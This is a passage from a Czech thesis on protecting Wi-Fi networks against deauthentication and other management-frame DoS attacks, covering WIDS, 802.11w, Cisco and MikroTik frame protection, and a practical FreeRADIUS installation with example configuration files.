Přednastavená pravidla zaznamenávají povolená zařízení pomocí různých parametrů, jako je místo, MAC adresa, výrobce, kanál, SSID nebo standard 802.11x. Nežádoucí zařízení a hrozby je možné vysledovat a následně blokovat. Zajímavou funkcí je možnost zaznamenání mapy monitorovaného prostředí. Uživatel má pak možnost sledovat přímo v mapce, kde se konkrétní hrozba nachází. Enterprise prohledává všechny možné 802.11 kanály tak, aby nezůstala žádná slepá místa, kde by mohla být kritická zařízení ukryta.

Systém neustále analyzuje všechny periferie a provoz pomocí inspekčních rámců, stavové analýzy, statistického modelování, analýzy a detekce anomálií. To vše umožňuje detekci stovek konkrétních hrozeb, útoků a zranitelných míst, jako jsou například falešná zařízení, DoS útoky, Man-in-the-middle útoky a také nejnovější hackerské nástroje a techniky. Konečným výsledkem je jednotný systém, který udržuje danou síť pod komplexní kontrolou. Program bohužel nemohl být použit v této práci z důvodu jeho vysoké pořizovací ceny. Z tohoto důvodu je zde znázorněn pouze obrázek zobrazující detekci DoS útoku.



Obrázek 7 .1: Ukázka detekce deautentizačního DoS útoku v prostředí AirMagnet

7.2 802.11w

Jedním z řešení DoS útoků využívajících ke své vlastní realizaci řídících rámců 802.11 je standard 802.11w, který vznikl v roce 2009 jako nástavba relativně bezpečného 802.11i. Tento doplněk má za úkol rozšíření zabezpečení přenášení dat v síti. Zatímco bezpečnostní principy v 802.11i se zabývají zabezpečením samotného uživatele a přenosu jeho dat, 802.11w je orientován na zabezpečení přenášených řídících rámců obsahujících informace pro management. Na rozdíl od 802.11i je standard 802.11w chráněn vůči níže uvedeným útokům.


- Deauthentication attack
- Disassociation attack
- Association Request (při existujícím spojení)
- Authentication Request (při existujícím spojení)

Standard 802.11w má v sobě implementovanou kryptografickou ochranu deautentizačních a deasociačních rámců, což ho činí nepostihnutelným těmito útoky. Dále disponuje metodou zvanou *Security Association teardown*, čímž je chráněn proti opětovnému asociačnímu a autentizačnímu DoS útoku. [12]

Navrhovanou obranu řídících rámců pro management lze rozdělit do tří částí. Část první se zabývá zabezpečením unicastových (adresovaných jednotlivě) řídicích rámců mezi AP a konkrétním klientem. Zachycením těchto rámců může útočník zjistit důležité informace o uspořádání sítě a umístění jednotlivých zařízení, což mu umožní lépe směřovat DoS útoky na síť. Pro tyto účely se vybízí zabezpečení pomocí TKIP *(Temporal Key Integrity Protocol)* nebo šifrování AES *(Advanced Encryption Standard)*.

Druhá část je zaměřena na méně se vyskytující rámce určené pro management. Ty jsou vysílány broadcastově (přijmou je všechna připojená síťová rozhraní v dané síti). Jelikož neobsahují choulostivé informace, postačuje je zabezpečit především před podvržením. Dále už pak není nutné řešit jejich utajení, jako tomu bylo v předchozí části. K tomuto opatření se vybízí zabezpečení pomocí MIC *(Message Integrity Code)*, jež je připojeno k vlastní zprávě (viz obr 7.2).

Tento obrázek znázorňuje pokus útočníka o zmaření komunikace mezi AP a stanicí deautentizačním útokem. Útok je však v tomto případě znemožněn, jelikož má útočník s největší pravděpodobností nesouhlasné pole MIC, nebo jím nedisponuje vůbec. AP sdílí klíč se všemi bezpečně přidruženými stanicemi. Tyto správy jsou všem viditelné, ale díky klíči je nelze zfalšovat. Ovšem stále hrozí určité nebezpečí v podobě neautorizovaných klientů vydávajících se za daný přístupový bod.



Obrázek 7 .2: Příklad deautentizačního útoku na AP zabezpečeno 802.11w

Poslední část se zabývá rámci určenými pro deautentizaci od Wi-Fi sítě. Zde hraje klíčovou roli pár vzájemně propojených jednorázových klíčů. Jeden klíč se nachází na straně stanice a druhý na straně AP, což umožňuje klientovi zjistit pravost deautentizace.

7.2.1 Shrnutí

802.11w může zabránit úniku informací, které by mohly být zneužity útočníkem. Dále je vhodný jako účinné opatření proti některým typům DoS útoků. Pro nasazení tohoto bezpečnostního prvku je nutná aktualizace firmwaru výrobcem jak na straně klientských zařízení, tak na straně AP. V případě nedostatečných hardwarových parametrů daných zařízení je pak nutná jejich úplná obměna. Standard může být aplikován pouze v kombinaci s WPA nebo WPA2.

7.3 RADIUS

RADIUS *(Remote Authentication Dial In User Service)*, známý též pod českým ekvivalentem „uživatelsky vytáčená služba pro vzdálenou autentizaci“, je takzvaný AAA *(authentication, authorization and accounting)* protokol založený na architektuře klient/server. Umožňuje centralizovanou autentizaci, autorizaci a správu uživatelských účtů.

RADIUS klient plní funkci odesílání uživatelských informací danému RADIUS serveru a následně pak zpracovává odpovědi, které jsou vráceny zpět ze strany serveru. Samotná komunikace mezi klientem a serverem je autentizována sdíleným tajemstvím, které není nikdy posíláno přes síť v otevřené podobě. Co se týče uživatelských jmen a hesel, ty jsou přes síť rovněž zasílány v šifrované podobě, což mnohonásobně zvyšuje odolnost vůči případnému odposlechu.

RADIUS server zpracovává požadavek tak, že nejprve zjistí identitu uživatele. Toto zjištění probíhá na základě porovnání údajů v databázi s údaji zaslanými ze strany klienta. Pokud je ověření úspěšné, pak následuje autorizace klienta a povolení služeb, ke kterým má daný klient povolený přístup. Standardně je pro RADIUS přidělené číslo portu pro 1812. Jako autentizační protokol se RADIUS běžně používá v bezpečnostním standardu IEEE 802.1x. [11] Kompletní specifikace tohoto protokolu je popsána v dokumentech RFC 2138 a RFC 2139. [22] [23]

7.3.1 Standard IEEE 802.1x


IEEE 802.1x je protokol, který má za úkol jednoduché a efektivní řízení přístupu do počítačové sítě. V praxi to vypadá tak, že v případě pokusu o připojení klienta k Wi-Fi síti není možný žádný přenos dat do doby, dokud nejsou ověřeny autentizační údaje (uživatelské jméno a heslo) prostřednictvím autentizačního serveru (v našem případě FreeRADIUS).

Hlavní účastníci 802.1x autentizace jsou:

- Supplicant – žadatel (klient, který žádá o přístup do zabezpečené sítě).
- Autentizátor – přístupový bod nebo switch, umožňuje samotnou autentizaci žadatele. Jedná se o prostředníka mezi autentizačním serverem a žadatelem.
- Autentizační server (v našem případě FreeRADIUS server) – rozhoduje o tom, zda přijme žádost koncového uživatele a povolí mu přístup k síti.

Klienta je zapotřebí nejprve asociovat s daným přístupovým bodem. Jakmile je klient spojen s přístupovým bodem, pak začne komunikace prostřednictvím EAP *(Extensible Authentication*

Protocol) zpráv s ověřovacím RADIUS serverem (viz obrázek 7.3). Veškerá další komunikace, kromě EAP zpráv, je do ukončení ověření blokována.



Obrázek 7 .3: Signalizace mezi Supplicantem, Autentizátorem a Autentizačním serverem

Průběh autentizace:

- Na straně klienta musí být program, prostřednictvím kterého je zaslána žádost o autentizaci na přístupový bod (suplikant k odeslání žádosti využívá EAP protokol).
- Následuje přeposlání žádosti RADIUS serveru.
- Dále proběhne ověření uživatele.
- Na základě výsledku autentizace se rozhodne, zda je přístup povolen, nebo zakázán.

7.4 Teoretický návrh zabezpečení proti deautentizačnímu útoku

Nejspolehlivějším způsobem, jak předejít tomuto útoku, je implementace hardwaru podporujícího některý z uvedených standardů zabývajících se zabezpečením přenášených řídících rámců. Toto řešení je nejjednodušší, ale na druhou stranu nepatří k těm nejlevnějším vzhledem k tomu, že je zapotřebí inovovat hardwarové vybavení. Aktualizace *firmwaru* na všech stávajících zařízeních je prakticky nemožná, jelikož by na to hardware v některých případech svým výkonem a kapacitou nestačil.

Teoretický návrh bezpečnostního opatření proti deautentizačnímu útoku, sestavený pro stávající hardware, by mohl vypadat následovně. V prvé řadě by bylo vhodné zpozdit účinky deautentizační žádosti tak, že by byl implementován časovač, který by deautentizaci zpozdil po dobu 5 – 10 sekund, čímž by byla dosažena možnost přístupového bodu kontrolovat následující pakety ze strany klienta. V případě, že by po deautentizačním rámci následoval v časovém intervalu rámec datový, byla by deautentizace ignorována vzhledem k tomu, že se žádný klient nedeautentizuje před následným vysíláním dat. V takovém pořadí nejsou rámce od legitimního klienta nikdy generovány. V opačném případě by se deautentizace provedla. [13]

Tento princip má tu výhodu, že by se dal použít na stávající struktuře hardwaru přístupových bodů částečnou modifikací *firmwaru*. Nicméně vzhledem k různorodosti jednotlivých zařízení by toto opatření musel implementovat výrobce.

7.5 Návrh bezpečnostního opatření proti RTS/CTS útokům

Částečnou ochranou vůči útokům na RTS/CTS jsou výše zmíněné WIDS systémy, jež dokážou útok tohoto typu odhalit. Pak už jen záleží na iniciativě administrátora dané sítě, jak se k tomuto útoku postaví.

Účinnou obranou proti tomuto útoku může být ignorování RTS/CTS a použití CSMA/CA, což sice útoku zabrání, ale na úkor toho způsobí zvýšení množství kolizí při přítomnosti skrytých uzlů.

Vhodným řešením by také mohla být analýza RTS/CTS rámců za účelem kontroly hodnot obsažených v poli *Duration*, což je teoretické řešení, které by musel zavést výrobce daného zařízení.

Pokud je použit pro sítě s velkou pravděpodobností výskytu skrytých uzlů protokol RTS/CTS, je vždy vhodné provést optimální nastavení *RTS Threshold* vzhledem k jeho náročnosti na přenosové pásmo, a to tak, že je nutné nastavit vhodnou hodnotu, která se odvíjí od chybovosti dané sítě.

7.6 Cisco MFP

V 802.11 jsou řídící rámce zasílány vždy neověřeně a v nešifrované podobě, na rozdíl od přenosu dat, kde jsou zašifrována pomocí protokolů, např. WPA, WPA2 nebo v horším případě WEP. [26]

Cisco proto používá na obranu proti útokům zaměřeným právě na tyto slabiny tzv. MFP *(Management Frame Protection)*, jež je podporován na WLC *(Wireless LAN Controller)* od verze 4.0.155.5 a novější. Verze 4.0.206.0 poskytuje optimální výkon s MFP. Klient MFP je podporován od verze 4.1.171.0 a vyšší.

Pokud je povolena ochrana řídících rámců, AP přidává MIC IE *(Message Integrity Check Information Element)* ke každému přenášenému rámci. Jakýkoliv pokus o kopírování nebo změnu MIC je znehodnocen. Pokud přístupový bod obdrží rámec s neplatným MIC, hlásí to následně na WLC. WLC zaznamenává neobvyklé události a zprávy, následně pak prostřednictvím SNMP *(Simple Network Management Protocol)* informuje správce sítě. [14]

7.6.1 Infrastruktura MFP

Při povoleném MFP jsou všechny řídící rámce kryptograficky zahašovány pro vytvoření MIC. To je následně přidáno na konec rámce před FCS *(Frame Check Sequence)*. [31]

Jednotlivé kroky procesu MFP:

- V případě aktivního MFP vygeneruje WLC jedinečný klíč pro každý AP/WLAN, který je nakonfigurováno pro MFP. WLC komunikují mezi sebou tak, že znají klíče od všech AP/BSS v mobilní doméně.
- Když AP obdrží MFP rámec pro BSS, tak neví, že se jedná o kopii rámce a dotazu pro získání klíče od WLC.
- Pokud WLC nezná BSSID, odešle na AP hlášení „neznámý BSSID“, AP následně zahodí rámec s tímto BSSID.
- Pokud WLC zná BSSID, ale MFP je na tomto BSSID zakázáno, WLC vrátí hlášku „zakázaný BSSID“. AP pak předpokládá, že všechny řídící rámce přijaté z tohoto BSSID nemají MIC MFP.
- Pokud je BSSID znám a má MFP aktivní, WLC vrátí MFP klíč dožadujícímu AP přes tunel řízený LWAPP (Lightweight Access Point Protocol) a šifrovaný AES.
- AP takto obdržené klíče ukládá do mezipaměti a následně je používá k ověření nebo přidání MIC IE.

7.6.2 Generování klíčů a jejich distribuce

Klient MFP nepoužívá pro generování klíče a distribuci stejné mechanismy, které byly odvozeny pro infrastrukturu MFP. Místo toho využívá bezpečnostní mechanismy definované ve standardu IEEE 802.11i. Stanice musí podporovat CCXv5 *(Cisco Compatible Extensions program)* a musí využívat TKIP nebo AES-CCMP (vylepšený šifrovací mechanismus určený pro diskrétnost dat). EAP nebo PSK mohou být použity k získání PMK *(Pairwise Master Key)*. [14]

7.6.3 Podporované platformy

- WLAN kontroléry
  2006
  2106
  4400
  WiSM
  3750 s vestavěným řadičem 440x
  26/28/37/38xx Routery

- LWAPP Přístupové body
  AP 1000
  AP 1100, 1130
  AP 1200, 1240, 1250
  AP 1310


- Klientský software
  ADU 3.6.4 a vyšší

- Network Management Systems
  WCS

7.7 MikroTik Management frame protection

MikroTik, podobně jako Cisco, využívá pro prevenci deautentizačního útoku MFP. RouterOS[4] implementuje vlastní správu rámců využívajících ochranný algoritmus založený na sdíleném tajemství. Management frame protection na bezdrátovém zařízení, které používá RouterOS, ověřuje zdroj řídícího rámce a na základě toho potvrzuje, zda je či není konkrétní rámec žádoucí. Tato funkce vytváří spolehlivou obranu proti deautentizačnímu útoku na RouterOS v bezdrátových sítích.

Režim obrany se nastavuje v bezpečnostním profilu pod položkou *Management Protection*. Možné hodnoty jsou: vypnuto – správa ochrany je vypnuta (výchozí nastavení); povoleno – použití obrany, je-li podporována ze strany hardwaru; požadováno – pouze vytvoří asociaci se vzdálenými zařízeními, která podporují zabezpečení rámců (AP – akceptuje pouze klienty, kteří mají podporu MFP. Klient se připojí pouze na AP s podporou MFP). [15]



Obrázek 7 .4: Nastavení správy zabezpečení pro MikroTik RouterOS


[4] Operační systém od firmy MikroTik, založen na architektuře Linux OS.

7.8 Praktická implementace FreeRADIUS serveru

Vzhledem k tomu, že DoS útoky směřované na přístupové body vedou ve většině případů k následné penetraci dané sítě, dá se považovat za účinné bezpečnostní opatření implementace FreeRADIUS serveru, který sice útoky směřované na řídící rámce Wi-Fi nezastaví, ale zabrání následnému nežádoucímu přístupu k dané síti a případným slovníkovým a brute-force útokům. Ideálním zabezpečením Wi-Fi sítě je pak kombinace výše zmíněných bezpečnostních prvků, kde WIDS systém detekuje potencionální hrozby a útoky. Nasazení přístupového bodu s podporou standardu IEEE 802.11w zabrání útokům na řídící rámce (např. deautentizační a autentizační útok) a RADIUS server se postará o autentizaci a autorizaci přístupu k dané síti.

7.8.1 Instalace a konfigurace FreeRADIUS serveru

Pro účely této práce a zabezpečení Wi-Fi sítě byl zprovozněn a nakonfigurován FreeRADIUS server ve struktuře, kterou reprezentuje obrázek 7.5 s navrženou topologií.



Obrázek 7 .5: Testovaná topologie s implementovaným FreeRADIUS serverem

Linuxová distribuce BackTrack umožňuje využít k instalaci balíčkovací systém APT *(Advanced Packaging Tool)*, jež samotnou instalaci aplikace zjednoduší na jediný příkaz.

FreeRADIUS se z repozitáře nainstaluje následujícím příkazem:

```
apt-get install freeradius
```

Po instalaci je nutné provést základní konfiguraci. Konfigurační soubory se nacházejí v adresáři */etc/freeradius/*. V případě instalace v prostředí operačního systému Windows jsou standardně dostupné v adresáři *C:/FreeRADIUS/etc/raddb*.

Konfigurační soubory:

radiusd.conf – Jedná se o hlavní konfigurační soubor, ve kterém se provádí základní nastavení. Mimo jiné je zde možné najít nastavení různých modulů, jež mají být použity v rámci konkrétní konfigurace.

users – Tento konfigurační soubor lze použít jako databázi uživatelů, kterým zde lze udělit patřičná povolení pro přístup. V případě většího počtu klientů využívajících ověřování přes RADIUS je vhodné použít SQL databázi. Ukázku definovaných přístupů pro jednotlivé uživatele lze sledovat níže. Uživatel steve má povolen přístup po zadání hesla testing. Uživatel přihlašující se pod uživatelským jménem honza má přístup povolen, na rozdíl od uživatele hacker, jemuž je přístup na základě uživatelského jména automaticky zamítnut.

```
steve Cleartext-Password := „testing“
honza Auth-Type := Accept
hacker Auth-Type := Reject
```

sql.conf – Jedná se o konfigurační soubor sloužící k nastavení propojení databáze MySQL s RADIUS serverem.

clients.conf – Soubor, kde je zapotřebí nadefinovat všechna zařízení tzv. NAS *(Network Access Server* – v našem případě AP), která budou využívat ověřování proti FreeRADIUS serveru. Přidání NAS klienta lze pozorovat níže.

```
client   192.168.10.7 {
         secret = testing123
         shortname = wifiAP
         nastype = other
         }
```

Vysvětlivky:

- `client` – adresa zařízení nebo sítě
- `secret` – heslo pro vzájemnou komunikaci mezi FreeRADIUS a NAS
- `shortname` – název daného NAS
- `nastype` – reprezentuje druh zařízení

Spuštění, restartování a ukončení FreeRADIUS serveru se provádí následujícím příkazem.

```
/etc/init.d/freeradius start|restart|stop
```


Pokud něco nefunguje tak, jak má, je vhodné si FreeRADIUS spustit v ladicím módu, v němž je možné sledovat, jak s danými požadavky nakládá samotný server. Tohoto podrobného výpisu lze dosáhnout zadáním následujícího příkazu do konzole. Je nutné brát v potaz, že každá změna v kterémkoliv konfiguračním souboru se projeví až po restartu FreeRADIUS serveru.

```
freeradius -X
```

Během samotné konfigurace je vhodné využít jeden z volně dostupných testovacích programů, jako je například RADtest nebo NTRad (obr. 7.7) pro prostředí Windows. Ukázku logu spuštěného RADIUS serveru v ladicím módu znázorňuje obrázek níže.


```
 Module: Checking session {...} for more modules to load
 Module: Checking post-proxy {...} for more modules to load
 Module: Checking post-auth {...} for more modules to load
 }
radiusd: #### Opening IP addresses and Ports ####
listen {
        type = "auth"
        ipaddr = *
        port = 0
}
listen {
        type = "acct"
        ipaddr = *
        port = 0
}
Listening on authentication address * port 1812
Listening on accounting address * port 1813
Listening on proxy address * port 1814
Ready to process requests.
```

Obrázek 7.6: Ukázka výpisu ladicího módu FreeRADIUS serveru




Obrázek 7 .7: Nástroj NTRadPing pro testování RADIUS serveru

Důležité je správně nastavit parametry na přístupovém bodě. Zde je nutné zadat adresu FreeRADIUS serveru, port, na kterém server naslouchá, a přístupové heslo, jež musí odpovídat záznamu *secret* v souboru client.conf.



